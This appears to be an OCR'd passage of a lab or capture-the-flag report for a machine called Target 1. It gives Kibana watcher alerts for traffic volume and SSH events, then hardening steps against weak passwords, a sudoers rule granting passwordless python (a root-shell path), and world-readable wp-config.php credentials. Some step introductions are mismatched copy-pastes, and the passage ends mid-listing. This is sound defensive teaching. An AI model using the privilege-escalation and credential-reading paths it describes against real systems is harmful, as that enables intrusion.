
Match the following condition

```
WHEN sum() OF destination.port OVER all documents IS ABOVE 17000000 FOR THE LAST 10 seconds
```

Perform 1 action when condition is met

SSH Watcher

- system.auth.ssh.event
- Is above 0 for the last 1 minute
- ssh detection



Name: Filebeat

Indices to query: filebeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 1 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'system.auth.ssh.event' IS ABOVE 0 FOR THE LAST 1 minute
```

Perform 1 action when condition is met

Hardening

Hardening Against Weak Passwords on Target 1

If users are forced to create more complex passwords, they could easily be orders of magnitude more difficult to guess or brute force, effectively stopping brute force attacks from being a viable attack vector.

Executing the following steps will force users to make more complex passwords.


1. Use admin account
2. run “sudo apt-get install libpam-cracklib”
3. run “sudo nano /etc/pam.d/common-password”
4. There will be a line that reads “password requisite pam_cracklib.so retry=3 minlen=8 difok=3”.
5. Edit it to “password requisite pam_cracklib.so try_first_pass retry=3 minlength=12 lcredit=1 ucredit=1 dcredit=1 ocredit=1 reject_username”
6. This will require passwords to be 12 characters long and include, 1 uppercase letter, 1 lowercase letter, 1 digit, and 1 other character. Also, the password can no longer be the same as the username.

Hardening Against Privilege Escalation via Python on Target 1

If Stevens sudo privileges related to python are removed, malicious actors won't be able to gain access to the root shell via python after accessing Stevens account.

Executing the following steps will force users to make more complex passwords.

1. Use admin account
2. Run "sudo visudo"
3. Delete the line that reads "steven ALL=(ALL) NOPASSWD: /usr/bin/python"
4. Save and exit the document with "ctrl + x"




```
  GNU nano 2.2.6          File: /etc/sudoers.tmp

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD: /usr/bin/python
```


Hardening Against MySQL Data Breach on Target 1

Michael was able to read the wp-config.php file to learn the password. By restricting read and write access from “other users”, we can prevent unauthorised accounts from using credentials to access the MySQL database.
Executing the following steps will force users to make more complex passwords.

1. Use admin account
2. Run “sudo chmod 660 /var/www/html/wordpress/wp-config.php”



```
michael@target1:/var/www/html/wordpress$ ls -l
total 192
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
